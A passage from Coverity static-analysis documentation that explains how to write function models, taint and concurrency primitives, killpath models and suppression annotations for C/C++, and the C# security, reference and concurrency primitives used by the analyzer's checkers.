    __coverity_tainted_data_transitive_vararg_inbound__(0,2);
}
```

6.1.5.2.18. `__coverity_tainted_data_transitive_vararg_outbound__(`*`position`*`, `*`position`*`)`

Indicates to the TAINTED_SCALAR checker that a function transitively taints arguments if a specific argument is tainted.

The following model indicates that `custom_sscanf()` transitively taints arguments *2* and onward if argument *`0`* is tainted:

```
void custom_sscanf(const char *str, const char *format, ...) {
    __coverity_tainted_data_transitive_vararg_outbound__(2, 0);
}
```

6.1.5.2.19. `__coverity_tainted_string_argument__`

Indicates to the TAINTED_STRING checker that a function taints its argument.

The following model indicates that `custom_string_read()` taints its argument `s`:

```
char *custom_string_read(char *s, int size, FILE *stream) {
   __coverity_tainted_string_argument__(s);
   return s;
}
```

6.1.5.2.20. `__coverity_tainted_string_return_content__`

Indicates to the TAINTED_STRING checker that a function returns a tainted string.

The following model indicates that `packet_get_string()` returns a tainted string. This model is similar to the model used for the POSIX call `getenv`:

```
void *packet_get_string() {
    return __coverity_tainted_string_return_content__();
}
```

6.1.5.2.21. `__coverity_tainted_string_sanitize_content__`

Indicates to the TAINTED_STRING checker whether a function can sanitize an argument.

The following model indicates that `s` will be sanitized when `custom_sanitize()` returns `true`, else it will not be cleansed in cases where the function returns `false`:

```
bool custom_sanitize(const char *s) {
    bool ok_string;
    if (ok_string == true) {
        __coverity_tainted_string_sanitize_content__(s);
        return true;
    }
    return false;
}
```

6.1.5.2.22. `__coverity_tainted_string_sink_content__(`*`arg`*`)`

Indicates to the TAINTED_STRING checker that a function is a tainted string sink with respect to its argument.

The following model indicates that `custom_db_command()` is a tainted string sink with respect to its argument `command`:

```
void custom_db_command(const char *command) {
    __coverity_tainted_string_sink_content__(command);
}
```

6.1.5.2.23. `__coverity_user_pointer__(`*`arg`*`)`

Indicates to the USER_POINTER checker that a function dereferences user-space pointers.

6.1.5.3. Concurrency primitives

6.1.5.3.1. `__coverity_assert_locked__(`*`L`*`)`

Assert that lock *L* is held.

6.1.5.3.2. `__coverity_exclusive_lock_acquire__(L)`

Indicates that the exclusive lock *L* is acquired.

6.1.5.3.3. `__coverity_exclusive_lock_release__(L)`

Indicates that the exclusive lock *L* is released.

6.1.5.3.4. `__coverity_lock_alias__(arg, arg)`

Indicates, in a constructor, that a wrapper class is a proxy for operations on the real lock.

For example:

```
struct Lock;
struct AutoLock {
    nsAutoLock(Lock *a) {
        __coverity_lock_alias__(this, a);
        __coverity_exclusive_lock_acquire__(this);
    }
    ~nsAutoLock() {
        __coverity_exclusive_lock_release__(this);
    }
    void lock() {
        __coverity_exclusive_lock_acquire__(this);
    }
    void unlock() {
        __coverity_exclusive_lock_release__(this);
    }
};
```

6.1.5.3.5. `__coverity_recursive_lock_acquire__(L)`

Indicates that the recursive lock *L* is acquired.

6.1.5.3.6. `__coverity_recursive_lock_release__(L)`

Indicates that the recursive lock L is released.

6.1.5.3.7. `__coverity_sleep__`

Indicates that the calling function may take a long time to complete or otherwise block.

6.1.6. Overriding Invalid Models

You can re-write the model for a function in the library so that it accurately reflects the function's behavior. The only challenge in this approach is that you must make sure that the mangled name of the function in the library matches the mangled name of the function in the actual source code (this restriction is only relevant for C++ code). To do so, simply make sure that the type signatures match (by name). For example, if one of the arguments to the function that you are attempting to override is a structure pointer, you must either include the definition for that structure in your library file or make a dummy structure with an exact name match in your library file. Note that mangled names include type names (for example, struct foo), but they do not include the structure's contents.

As a simple example, suppose that you want to override the default model for the function `malloc` such that it returns allocated memory but it can never return `NULL`. To do so, create a file called `my_memory_allocators.c`, in which you put the new definition of the function `malloc`. The new version of malloc is as follows:

```
void *malloc(unsigned n) {
    return __coverity_alloc__(n);
}
```

The library function `__coverity_alloc__` is pre-configured to return dynamically allocated memory, but it does not return a `NULL` pointer in any case. As a point of reference, here is the shipped model for `malloc` that does return `NULL` in the out of memory case:

```
void *malloc(size_t size) {
    int has_memory;
    __coverity_negative_sink__(size);
    if(has_memory)
        return __coverity_alloc__(size);
    else
        return 0;
}
```

The default model for `malloc` also indicates that the size parameter should not be negative. Also, the model simulates the out of memory behavior by switching on the uninitialized variable `has_memory`. Doing so allows Coverity Analysis to assume that any call to malloc could return either `NULL` or non-`NULL`. Because this code for `malloc` is only a model, it does not matter that this code is not "correct" C programming.

To install this new model for `malloc`, compile this file into a format read by the analysis:

```
> cov-make-library -of memory_models.xmldb  my_memory_allocators.c
```

After running this step, the following test case no longer reports a `NULL_RETURNS` defect if you invoke `cov-analyze` with a command line switch pointing to the generated models:

```
typedef struct _FILE {

} FILE;

void test() {
    FILE* f = 0;
    int *p = (int*)malloc(10);
    *p = 0;
    // Leak the pointer.

    f = fopen("file.txt", "w");
    // Leak the file.
}
```

The `cov-analyze` command is invoked as follows:

```
> cov-analyze --dir /tmp/tmp-intermediate  \
 --user-model-file memory_models.xmldb
```

You do not have to put all models in a single file. The `cov-make-library` command can take any number of files on the command line.

6.1.7. Adding a Killpath to a Function to Abort Execution

If Coverity Analysis generates many false positives after you analyze your code, there might be missing *killpath* function models. A killpath function is a function that terminates execution.

Missing killpath functions cause false positives when Coverity Analysis uses an `assert()` to infer that a condition is possible, but the `assert()` actually says it is *impossible*. For example:

```
int test1(int *p) {
  assert(p != NULL);
  return *p;
}
```

If killpath functions are modeled correctly, Coverity Analysis sees:

```
assert(p != NULL)
```

and realizes that p must be non-NULL to continue execution. However, if a killpath is missing, when Coverity Analysis analyzes `test1()`, it will treat it the same as:

```
int test1(int *p) {
  if (p != NULL) {}
  return *p;
}
```

Coverity Analysis assumes that the killpath is missing if the program does not use the standard `assert()` function, but instead uses an `assert()` function that a developer wrote and that does not actually abort or Coverity Analysis does not see that it aborts. In either case, Coverity Analysis concludes that p can be NULL (otherwise why test it with the `if` statement?), and it reports the subsequent dereference as a `FORWARD_NULL`. Missing killpaths lead to false positives when Coverity Analysis treats an asserted condition as plausibly being false.

Most functions that abort execution, such as `exit()` and `kabort()`, are modeled using the library mechanism described earlier and the primitive library function `__coverity_panic__`. The file `<install_dir_sa>/library/generic/common/killpath.c` lists these types of functions that are currently modeled in the system. In general, the best way to add more functions with killpaths is to enhance the library by writing stubs that either call the primitive or one of the existing library functions.

Adding a killpath to the `special_abort` function

To add another killpath to a `special_abort` function:

1. Create a model for `special_abort` in the file `kill.c`:

```
void special_abort(const char* msg) {
    __coverity_panic__();
    }
```

2. Generate a new model for `special_abort` to suppress the `RESOURCE_LEAK` defect in the following test case:

```
void test() {
    int *p = (int*)malloc(10);
    *p = 0; // No defect due to overridden malloc
    special_abort("we are done - no leak");
}
```

3. Generate the models for the new function by using the `cov-make-library` command. To include the models from `my_memory_allocators.c`:

```
> cov-make-library kill.c my_memory_allocators.c
```

4. Analyze the example and verify there are no defects:

```
> cov-analyze --dir /tmp/tmp-intermediate
```

5. Check that there are no defects produced by Coverity Analysis in any of the `*.errors.xml` files generated in the current directory.

If you are trying to add a macro that aborts execution to the library, you must first tell the Coverity compiler to change that macro into a function call using the #nodef feature of the Coverity compiler.

Alternatively, you can use function annotations to specify that all paths through a function are killpaths.

6.1.8. Suppressing False Positives with Code Annotations

Even if you are overriding user models, you still might not eliminate all false positives. However, for analyses, you can also code annotations to suppress false positives on untriaged CIDs. Starting in version 7.0, annotations effect defects that have the *Unclassified* or *Pending* classification in Coverity Connect but otherwise have no effect on defects that have already been triaged manually.

Note

These annotations are only supported with C/C++ code analyses.

There are no code annotations for parse warnings.

Code annotations are placed immediately before the line of code where the defect occurs. As an example, suppose the system detects that the `x` local variable can be `NULL` when it is dereferenced in the following code:

```
x = NULL;
...

*x = 0; /* foo.c line 20 */
```

When Coverity Analysis analyzes this code, a `FORWARD_NULL` defect is displayed in Coverity Connect. This defect contains an event with the tag `var_deref_op.` The message describing the event appears in Coverity Connect in red and is displayed on the line immediately preceding the event. In this case, just before line 20 in the file `foo.c`. If this defect is a false positive, you can suppress it with a commented code annotation containing the text `coverity[var_deref_op]` immediately before the dereference:

```
x = NULL;
...
// coverity[var_deref_op]
*x = 0; /* foo.c line 20 */
```

When Coverity Analysis checks the code again, the `FORWARD_NULL` defect is automatically annotated with the classification `Intentional`, and the defect commit step automatically reads and annotates the bug in Coverity Connect.

A code annotation always appears at the beginning of a C comment (`/* coverity[...]...`) or a C ++ comment (`// coverity[...]...`) and applies to the first line of code after the comment that is neither empty (white space) nor a comment.

Note

You can apply multiple `coverity` annotations with different event tags to the same line of code. Coverity Analysis always checks the line that precedes the event. If it finds an annotation on that line, it checks the line above that one for yet another annotation, and so on, looping through annotations that it finds on the immediately preceding lines. For example, the following will suppress events `foo` and `bar` from the call to `nobug()`:

```
// coverity[baz]

// coverity[foo]
// coverity[bar]
/* coverity[qux] */ nobug();
```

The example does *not* exclude `baz` or `qux` because there is an empty line between `foo` and `baz`, and `qux` is on the same line as `nobug()`.

Code annotations result in defect events being ignored. It is possible that multiple defects share a single event and ignoring the event will suppress more than one defect. Because of this, you should only use code annotations to suppress critical, unshared events or ones you are sure Coverity Analysis has incorrectly identified. You can identify a critical event through its description. For example, the event description `[Variable "x" tracked as NULL was dereferenced]` indicates a critical event, while the event description `[Added "x" due to comparison "x == 0"]` is informational and indicates a shareable event. Each defect's documentation lists the critical events you can suppress if a defect is a false positive.

In Coverity Connect, an ignored defect has an `Intentional` classification. In addition to `Intentional`, one other classification is supported using code annotation: `FALSE`. For example, the following code annotation lists a `FORWARD_NULL` defect with Coverity Connect classification `FALSE`:

```
x = NULL;
```

```
...
// coverity[var_deref_op : FALSE]
*x = 0; /* foo.c line 20 */
```

6.1.9. Enhancing Models with Function Annotations

You can use function annotations to enhance function models. Function models determine how function calls are treated during analysis. A function annotation's format is similar to a code annotation's: it appears at the beginning of a C comment (`/* coverity[+...]...`) or a C++ comment (`// coverity[+...]...`) and before the function definition. The function annotation applies to the next function definition.

For example, the following annotation specifies that all paths through `special_abort()` are killpaths:

```
// coverity[+kill]
void special_abort(const char* msg)
{ ... }
```

Three tags can appear within `coverity[...]` in a function annotation:

- `+kill`: Specifies that a function always aborts.
- `+alloc`: Specifies that a function either always returns allocated memory or stores allocated memory in an argument.
- `+free` tag : Specifies that a function always frees memory passed in as an argument.

As an example of an allocation function annotation, the following specifies that `my_alloc()` always returns memory:

```
// coverity[+alloc]
void* my_alloc(size_t size)
{ ... }
```

When a function annotation specifies that memory is always allocated to a dereference of a function's n position argument, you must include the string `arg-*n` after a colon following the annotation's tag. Arguments are numbered 0..n as they appear from left to right. For example, the following specifies that `my_alloc()` always assigns memory to its dereferenced zero position argument (p).

```
// coverity[+alloc : arg-*0]
void my_alloc0(void **p, size_t size)
{ ... }
```

Function annotations with the `+free` tag must always specify an argument, which is assigned the memory to be freed. Whether this argument is dereferenced is optional. For example, the following specifies that `my_free()` always frees memory assigned to its first position argument (`memory_to_free`) without a dereference:

```
// coverity[+free : arg-1]
void my_free(void** arg, void* memory_to_free)
{ ... }
```

You can use function annotations instead of the__coverity_panic__() or __coverity_alloc__() library function calls when the specified behavior affects all paths of a function.

When you precede a function annotation tag with `coverity[-...]`, you can use it to suppress a function's model rather than enhance it. For example, the following suppresses the allocation behavior of `my_alloc1()`:

```
// coverity[-alloc]
void* my_alloc1(size_t size)
{ return malloc(10); }
```

Coverity Analysis will *not* check that the memory allocated with `my_alloc1()` is free'd. This might be useful, for instance, if the code is allocating memory for global variables that isn't free'd until the program ends.

You can use all the tags listed in this section in a suppressing function annotation.

6.1.10. Concurrency models

The concurrency checkers support the following library functions:

- Linux kernel library:
  - `_raw_spin_lock`
  - `_raw_spin_unlock`
  - `_spin_lock`
  - `_spin_unlock`
  - `_spin_lock_irqsave`
  - `_spin_unlock_irqrestore`
  - `_spin_lock_irq`
  - `_spin_unlock_irq`
- FreeBSD kernel library:
  - `mtx_lock_spin`
  - `mtx_unlock_spin`
  - `mtx_lock`
  - `mtx_unlock`
  - `mtx_destroy`
- Green Hills Software ThreadX:
  - `tx_mutex_get`
  - `tx_mutex_put`
  - `tx_semaphore_get`
  - `tx_semaphore_put`
- POSIX pthreads library:
  - `pthread_mutex_lock`
  - `pthread_mutex_unlock`
  - `pthread_mutex_trylock`
  - `pthread_rwlock_rdlock`
  - `pthread_rwlock_tryrdlock`

  - `pthread_rwlock_wrlock`
  - `pthread_rwlock_trywrlock`
  - `pthread_rwlock_unlock`
  - `pthread_spin_lock`
  - `pthread_spin_unlock`
  - `pthread_spin_trylock`
  - `sem_post`
  - `sem_wait`
  - `sem_trywait`

- Win32 API:
  - `EnterCriticalSection`
  - `LeaveCriticalSection`
  - `CreateMutex`
  - `ReleaseMutex`

- Wind River VxWorks library:
  - `intLock`
  - `intUnlock`
  - `semTake`
  - `semGive`

6.1.10.1. Adding models for concurrency checking

The concurrency models that are shipped with Coverity Analysis are located in the `<install_dir_sa>/library/concurrency` directory, and in the `<install_dir_sa>/config/default_models.concurrency.xml` file.

The primitives that can be used to configure the model library are:

- `__coverity_exclusive_lock_acquire__(L)`: Indicates that the exclusive lock L is acquired.
- `__coverity_exclusive_lock_release__(L)`: Indicates that the exclusive lock L is released.
- `__coverity_recursive_lock_acquire__(L)`: Indicates that the recursive lock L is acquired.
- `__coverity_recursive_lock_release__(L)`: Indicates that the recursive lock L is released.
- `__coverity_assert_locked__(L)`: Assert that lock `L` is held.
- `__coverity_sleep__()`: Indicates that the calling function may take a long time to complete or otherwise block.

When you use the `cov-make-library` command to configure the models, make sure to use the `--concurrency` option.

6.1.10.1.1. Example of a new model

If you have a function other than those in the standard libraries that the concurrency checker supports, you can add a stub function that describes the correct behavior and use the `cov-make-library` command to add that function for Coverity Analysis. If you have a exclusive lock function called `foo_lock`, for example, you can write a model for it as follows:

```
void foo_lock(void **l) {
    __coverity_exclusive_lock_acquire__(*l);
    }
```

You then add this model as follows:

```
> cov-make-library  --concurrency foo_lock.c
```

This model indicates that the `foo_lock` function locks the dereference of the first parameter. This is the case for many locking functions, which receive a pointer to the lock data structure.

6.2. Models and Annotations in C#

6.2.1. Adding C# Models

You create C# models for the same reasons that you create them for Java (see Section 6.3.1, “Adding Java Models”). The procedure for adding them to the analysis differs slightly.

To add new C# models:

1. Import the relevant primitives.

   The Coverity primitives for C# are part of the `Coverity.Primitives` namespace. Coverity Analysis provides an assembly that contains the primitives in `<install_dir>/library/primitives.dll`.

   For descriptions of the primitives, see Section 6.2.1.3, “C# primitives”.

2. Add stub methods that represent the behavior of the methods that you want to add.

   For the model to be applied correctly, the namespace name, class name, number and names of type parameters, method name, method parameter types, and return type must match.

3. Compile the class and register the model. Use the `cov-make-library` command for this purpose.

   For general guidance, see the Java example in Section 6.3.1.2, “Modeling resource leaks”.

4. Use the `cov-analyze` command to run the analysis with the new model.

   Example:

   ```
   > cov-analyze --dir <intermediate_directory> --user-model-file ../
   user_models.xmldb
   ```

6.2.1.1. Modeling Sources of Sensitive Data in C#

The analysis reports defects (SENSITIVE_DATA_LEAK, UNENCRYPTED_SENSITIVE_DATA, and WEAK_PASSWORD_HASH) when it detects unsafe uses of sensitive data. Many common sources of sensitive data are built-in, but additional defects might be found by identifying additional application-specific sources.

The methods that return sensitive data can be modeled using the `Security.SensitiveSource` primitives described in Section 6.2.1.3, "C# primitives".

The following model indicates that the `GetLoginInfo` method returns both sensitive user identifier and password information.

```
using Coverity.Primitives;
using System.Collections.Generic;
>
List<string> GetLoginInfo()
{
   Security.SensitiveSource(SensitiveDataType.Password);
   Security.SensitiveSource(SensitiveDataType.UserId);
   return new List<string>();
}
```

The following model indicates that `GetSessionId` writes a sensitive session identifier into its byte array parameter.

```
void GetSessionId(byte [] token)
{
   Security.SensitiveSource(token, SensitiveDataType.SessionId);
}
```

6.2.1.2. Modeling Source of Untrusted (Tainted) Data

You can use the following Security primitives (described in Section 6.2.1.3, "C# primitives") to model untrusted data sources:

- `Security.HttpSource(Object)`
- `Security.HttpSource()`
- `Security.HttpMapValuesSource(Object)`
- `Security.HttpMapValuesSource()`
- `Security.NetworkSource(Object)`
- `Security.NetworkSource()`
- `Security.DatabaseSource(Object)`
- `Security.DatabaseSource()`
- `Security.DatabaseObjectSource()`
- `Security.FileSystemSource(Object)`
- `Security.FileSystemSource()`

- `Security.ConsoleSource(Object)`
- `Security.ConsoleSource()`
- `Security.EnvironmentSource(Object)`
- `Security.EnvironmentSource()`
- `Security.SystemPropertiesSource(Object)`
- `Security.SystemPropertiesSource()`
- `Security.RpcSource(Object)`
- `Security.RpcSource()`
- `Security.CookieSource()`
- `Security.CookieSource(Object)`

The zero-argument source primitives are used to model a method that returns a string-like or simple collection object that the analysis treats as tainted data.

The single-argument source primitives are used to model a method that taints a string-like or simple collection parameter (presumably by inserting a tainted string or sequence of characters into it). The primitive argument must be one of the modelled method's parameters.

Each variant corresponds to a particular taint type that can be trusted or distrusted using the `cov-analyze` "trust" and "distrust" command line options (for example, `--distrust-http` and `--distrust-http`), which are described in the *Coverity 8.0 Command and Ant Task Reference*.

6.2.1.3. C# primitives

6.2.1.3.1. Util

Utility primitive methods.

Util.KillPath()

Indicates that the remainder of the path is infeasible (a 'killpath').

Util.Unknown()

Represents some unknown object, handled by the modeled method, the exact characteristics of which are unimportant to the modeled behavior. You may cast, dereference, or make assertions on the returned object as necessary.

`Unknown()`, like an externally implemented function, returns a value that may or may not be correlated with other state in the program, so a call to `Unknown()` by itself is not considered evidence that any particular return values are possible. Casting, dereferencing, or making assertions about the result of `Unknown()` is useful for guiding analysis, because in the absence of evidence that they can fail, the analysis will assume the only interesting behaviors of the program are when they succeed. For example, having the model compare the result of `Unknown()` to `null` hints at that possibility, which is reflected in analysis. Note that `Util.NondetInt` is deprecated; the means by which you model a nondeterministic integer value is by casting the result of `Unknown()` to an integer, e.g. `(int)Util.Unknown()`.

Returns:

Returns an object

See also:

`Util.Nondet`

`Util.NondetInt`

Util.Nondet()

Represents some nondeterministic condition impacting the behavior of the method, the precise characteristics of which are unimportant to analysis, expressed as a Boolean. The analysis treats the value returned as it would the return value from an unknown, unimplemented, or native method.

Calling `Nondet()` is considered evidence that both `true` and `false` are possible each time it is called, and generally you would want to use this. Under rare circumstances, you may want an unknown Boolean (that is, no specific evidence that both `true` and `false` are possible.) In this case, cast the result of `Util.Unknown` to `bool` and use that. Doing so causes subtly different behavior in analysis, and in most cases is not necessary.

Returns:

An indeterminate true or false.

See also:

`Util.Unknown`

`Util.NondetInt`

Util.NondetInt()

Represents some nondeterministic condition impacting the behavior of the method, the precise characteristics of which are unimportant to analysis, expressed as an integer. The analysis treats the value returned as it would the return value from an unknown, unimplemented, or native method. Note that this method is deprecated; see `Util.Unknown`.

Returns:

An indeterminate integer value (including zero)

See also:

`Util.Unknown`

`Util.Nondet`

6.2.1.3.2. SideEffect

Primitives for establishing intended presence of side effects, currently used by the USELESS_CALL checker

SideEffect.SideEffectFree()

Any method calling this primitive is assumed to have no useful side effects outside of its return value.

SideEffect.SideEffectOnlyThis()

Any method calling this primitive is assumed to have no useful side effects outside of modifying its receiver ('this') and possibly returning a value. The analysis currently interprets this exactly as 'SideEffects', but that is likely to change in the future to help in finding more USELESS_CALL defects.

SideEffect.SideEffects()

Any method calling this primitive is assumed to have potential side effects outside of its return value. Instead calling 'SideEffectOnlyThis' is preferred when it applies. Calling this primitive is not strictly necessary, as any method definition given to cov-make-library is presumed to have side effects in the absence of one of these primitives. However, calling one such primitive in each custom model for non-void methods is recommended, even if it is 'SideEffects', to indicate that the most appropriate one was selected.

6.2.1.3.3. Security

Primitive methods for security checkers.

Security.HttpSource(Object)

Marks its parameter as containing tainted data from an HTTP request. Use this primitive to model a method that appends tainted HTTP request data into one of its parameters.

Parameters:

o - The object to be tainted.

Security.HttpSource()

Returns an object of arbitrary type that the analysis treats as tainted data from a servlet request. Use this primitive to model a method that returns tainted data from a servlet request.

Security.HttpMapValuesSource(Object)

Marks all the values of its 'map' parameter as containing tainted data from an HTTP request. Use this primitive to model a method that populates the values of a dictionary with tainted data from an HTTP request.

Parameters:

`map` - The dictionary whose values are to be tainted.

Security.HttpMapValuesSource()

Returns a map whose values the analysis treats as tainted data from a servlet request. Use this primitive to model a method that returns a map constructed with tainted values from a ervlet request.

Security.NetworkSource(Object)

Marks its parameter as containing tainted data from the network. Use this primitive to model a method that appends tainted network data into one of its parameters.

Parameters:

o - The object to be tainted.

Security.NetworkSource()

Returns an object of arbitrary type that the analysis treats as tainted data from the network. Use this primitive to model a method that returns tainted data from the network.

Security.DatabaseSource(Object)

Marks its parameter as containing tainted data from a database. Use this primitive to model a method that appends tainted data from a database into one of its parameters.

Parameters:

o - The object to be tainted.

Security.DatabaseSource()

Returns an object of arbitrary type that the analysis treats as tainted data from a database. Use this primitive to model a method that returns tainted data from a database.

Security.DatabaseObjectSource()

Returns an object of arbitrary type of whose fields the analysis treats as tainted data from a database. Use this primitive to model a method that returns an object constructed from tainted data from a database.

Security.FileSystemSource(Object)

Marks its parameter as containing tainted data from the filesystem. Use this primitive to model a method that appends tainted data from the filesystem into one of its parameters.

Parameters:

o - The object to be tainted.

Security.FileSystemSource()

Returns an object of arbitrary type that the analysis treats as tainted data from the filesystem. Use this primitive to model a method that returns tainted data from the filesystem.

Security.ConsoleSource(Object)

Marks its parameter as containing tainted data from the console. Use this primitive to model a method that appends tainted data from the console into one of its parameters.

Parameters:

o - The object to be tainted.

Security.ConsoleSource()

Returns an object of arbitrary type that the analysis treats as tainted data from the console. Use this primitive to model a method that returns tainted data from the console.

Security.EnvironmentSource(Object)

Marks its parameter as containing tainted data from the environment. Use this primitive to model a method that appends tainted data from the environment into one of its parameters.

Parameters:

o - The object to be tainted.

Security.EnvironmentSource()

Returns an object of arbitrary type that the analysis treats as tainted data from the environment. Use this primitive to model a method that returns tainted data from the environment.

Security.SystemPropertiesSource(Object)

Marks its parameter as containing tainted data from the system properties. Use this primitive to model a method that appends tainted data from the system properties into one of its parameters.

Parameters:

o - The object to be tainted.

Security.SystemPropertiesSource()

Returns an object of arbitrary type that the analysis treats as tainted data from the system properties. Use this primitive to model a method that returns tainted data from the system properties.

Security.RpcSource(Object)

Marks its parameter as containing tainted data from a a Remote Procedure Call. Use this primitive to model a method that appends tainted data from a Remote Procedure call into one of its parameters.

Parameters:

o - The object to be tainted.

Security.RpcSource()

Returns an object of arbitrary type that the analysis treats as tainted data from a Remote Procedure Call. Use this primitive to model a method that returns tainted data from a Remote Procedure call.

Security.UnencryptedSocketSource()

Returns an object of arbitrary type that the analysis treats as an unencrypted (non SSL) socket. Use this primitive to model a method that returns an unencrypted socket.

Security.UnencryptedSocketSource(Object)

Marks its parameter as being an unencrypted (non SSL) socket.

Security.UnencryptedUrlConnectionSource()

Returns an object of arbitrary type that the analysis treats as an unencrypted URL connection. Use this primitive to model a method that returns an unencrypted URL connection.

Security.UnencryptedUrlConnectionSource(Object)

Marks its parameter as being an unencrypted URL connection.

Security.CookieSource()

Returns an object of arbitrary type that the analysis treats as tainted data from a cookie. Use this primitive to model a method that returns tainted data from a cookie.

Security.CookieSource(Object)

Marks its parameter as containing tainted data from a a cookie. Use this primitive to model a method that appends tainted data from a cookie into one of its parameters.

Security.SensitiveSource(Object,Coverity.Primitives.SensitiveDataType)

Marks its parameter as containing sensitive data. Use this primitive to model a method that puts sensitive data into one of its parameters.

Parameters:

`o` - The object that now contains the sensitive data.

`type` - The specific kind of sensitive data.

Security.SensitiveSource(Coverity.Primitives.SensitiveDataType)

Returns an object of arbitrary type that the analysis treats as sensitive data. Use this primitive to model a method that returns sensitive data.

Parameters:

`type` - The specific kind of sensitive data.

Security.CommandFilenameSink(Object)

Marks its parameter as flowing into a method that treats it as an application filename and runs it as an operating system command like 'System.Diagnostics.Process.Start(String fileName)' does. The OS_CMD_INJECTION checker reports defects when tainted data flows into this primitive. Use this primitive to model a sink for OS_CMD_INJECTION that takes a single string, and runs it.

Parameters:

o - The filename of the application to be executed.

Security.CommandArgumentsSink(Object)

Marks its parameter as flowing into a method that treats it as the arguments to an operating system command like 'System.Diagnostics.Process.Start(String fileName, String arguments))' does. The OS_CMD_INJECTION checker reports defects when tainted data flows into this primitive. Use this primitive to model a sink for OS_CMD_INJECTION that takes a single string, parses it, and uses it as arguments to a new process.

Parameters:

o - Arguments to the process to be executed.

Security.HardcodedPasswordSink(Object)

Marks its parameter as flowing into a method that consumes it as a password. The HARDCODED_CREDENTIALS checker reports a defect if a source-code-embedded constant string is passed to it.

Parameters:

o - The object that contains the password.

Security.HardcodedCryptographicKeySink(Object)

Marks its parameter as flowing into a method that consumes it as a crytographic key. The HARDCODED_CREDENTIALS checker reports a defect if a source-code-embedded constant string is passed to it.

Parameters:

o - The object that contains the credentials.

Security.HardcodedSecurityTokenSink(Object)

Marks its parameter as flowing into a method that consumes it as a security token. The HARDCODED_CREDENTIALS checker reports a defect if a source-code-embedded constant string is passed to it.

Parameters:

o - The object that contains the credentials.

Security.SqlSink(Object)

Marks its parameter as flowing into a method that runs it like an SQL, HQL, or JPQL query. The SQLI checker reports a defect when tainted data flows into this primitive. Use this primitive to model sinks for SQLI.

Parameters:

o - The object that contains the query.

Security.SDLFileSystemSink(Object)

Indicates that this method stores sensitive data in a filesystem and should be sanitized somehow. If it is not, the SENSITIVE_DATA_LEAK checker may report a defect.

Parameters:

o - The object that is written to the file system.

Security.SDLDatabaseSink(Object)

Indicates that this method stores sensitive data in a database and should be sanitized somehow. If it is not, the SENSITIVE_DATA_LEAK checker may report a defect.

Parameters:

o - The object that is written to the database.

Security.SDLRegistrySink(Object)

Indicates that this method stores sensitive data in the Windows registry and should be encrypted or protected. If it is not, the SENSITIVE_DATA_LEAK checker may report a defect.

Parameters:

o - The object that is written to the Windows registry..

Security.SDLTransitSink(Object)

Indicates that this method sends sensitive data somewhere else and should be sanitized/secured somehow. If it is not, the SENSITIVE_DATA_LEAK checker may report a defect.

Parameters:

o - The object that is transmitted.

Security.SDLUISink(Object)

Indicates that this method reflects sensitive data back to the user and should be sanitized somehow. If it is not, the SENSITIVE_DATA_LEAK checker may report a defect.

Parameters:

o - The object that is displayed.

Security.SDLCookieSink(Object)

Indicates that this method stores sensitive data in a cookie and should be sanitized somehow. If it is not, the SENSITIVE_DATA_LEAK checker may report a defect.

Parameters:

o - The object that is stored in the cookie.

Security.SDLLoggingSink(Object)

Indicates that this method stores sensitive data in a log and should be sanitized somehow. If it is not, the SENSITIVE_DATA_LEAK checker may report a defect.

Parameters:

o - The object that is stored in the log.

Security.UnencryptedPasswordSink(Object)

Marks its parameter as flowing into a method that consumes it as a cryptographic key. The UNENCRYPTED_SENSITIVE_DATA checker may report a defect if unencrypted (tainted) data flows into this primitive.

Parameters:

o - The object that contains the password.

Security.UnencryptedCryptographicKeySink(Object)

Marks its parameter as flowing into a method that consumes it as a cryptographic key. The UNENCRYPTED_SENSITIVE_DATA checker may report a defect if unencrypted (tainted) data flows into this primitive.

Parameters:

o - The object that contains the credentials.

Security.UnencryptedSecurityTokenSink(Object)

Marks its parameter as flowing into a method that consumes it as a security token. The UNENCRYPTED_SENSITIVE_DATA checker may report a defect if unencrypted (tainted) data flows into this primitive.

Parameters:

o - The object that contains the credentials.

Security.CSRFCheckNeededForDBUpdate()

Indicates that this method modifies the database and should be protected by a cross-site request forgery check. If it is not, the CSRF checker may report a defect.

Security.CSRFCheckNeededForFileModification()

Indicates that this method modifies the filesystem and should be protected by a cross-site request forgery check. If it is not, the CSRF checker may report a defect.

Security.CSRFValidator()

Indicates that this method checks the validity of an anti-forgery token. The checker will consider request handlers that call this method to be safe.

6.2.1.3.4. Reference

Primitive methods for resources and other reference objects.

Reference.Escape(Object)

Indicates that the object given is considered to escape. An escaped object is no longer tracked by analysis. The value passed in may or may not flow to, and be used in, other parts of the program. Also implies a 'Close' due to bug 65768.

Parameters:

o - The object being escaped.

Reference.EscapeNoClose(Object)

Indicates that the object given is considered to escape. An escaped object is no longer tracked by analysis. The value passed in may or may not flow to, and be used in, other parts of the program.

Parameters:

o - The object being escaped.

Reference.Open(Object)

Indicates that the object provided (`o`) is a resource to be considered open (and thus should be subsequently closed.)

Parameters:

o - The object being opened.

See also:

`Reference.Close(Object)`

Reference.Alias(Object,Object)

Indicates that the object provided as the first parameter (`to`) is to be considered an alias for the object provided as the second parameter (`from`) To this extent, closing the object referred to in the first parameter (`to`) is understood to close the object in the second parameter (`from`). This is typically used to model a class that contains, and properly manages, a member which also has open and close semantics. Analysis understands that closing the containing class closes the contained member as well.

Parameters:

`to` - The object aliased to another object.

`from` - The object being aliased.

See also:

`Reference.Open(Object)`

`Reference.Close(Object)`

Reference.Close(Object)

Indicates that the object provided is to be considered closed. A closed object should have been previously opened. If o is a resource previously opened, it no longer needs closing. Calls to this primitive are typically inserted where closing of the resource is handled.

Parameters:

`o` -

See also:

`Reference.Open(Object)`

6.2.1.3.5. Concurrency

Primitive methods for concurrency checkers.

Concurrency.Wait(Object)

Simulates a 'wait' operation on the object provided, which can block indefinitely for a 'pulse' on the object.

Parameters:

o - The object subject to the wait operation.

See also:

`Concurrency.TimedWait(Object)`

Concurrency.TimedWait(Object)

Simulates a 'wait' operation on the object provided that might return after a timeout and before a 'pulse' on the object.

Parameters:

o - The object subject to the wait operation.

See also:

`Concurrency.Wait(Object)`

Concurrency.Lock(Object)

Simulates acquiring a lock on the object provided.

Parameters:

o - The object to be modeled as a lock being locked.

See also:

`Concurrency.Unlock(Object)`

Concurrency.Unlock(Object)

Simulates releasing a lock on the object provided.

Parameters:

o - The object to be modeled as a lock being unlocked.

See also:

`Concurrency.Lock(Object)`

Concurrency.LockByMonitor(Object)

Simulates acquiring a lock (by a monitor) on the object provided.

Typically, is the preferable means of representing lock semantics, as LockByMonitor models subtly different behavior, and is applicable only to Monitor objects.

Parameters:

o - The object to be modeled as a monitor lock being locked.

Concurrency.UnlockByMonitor(Object)

Simulates releasing a lock (by a monitor) on the object provided.

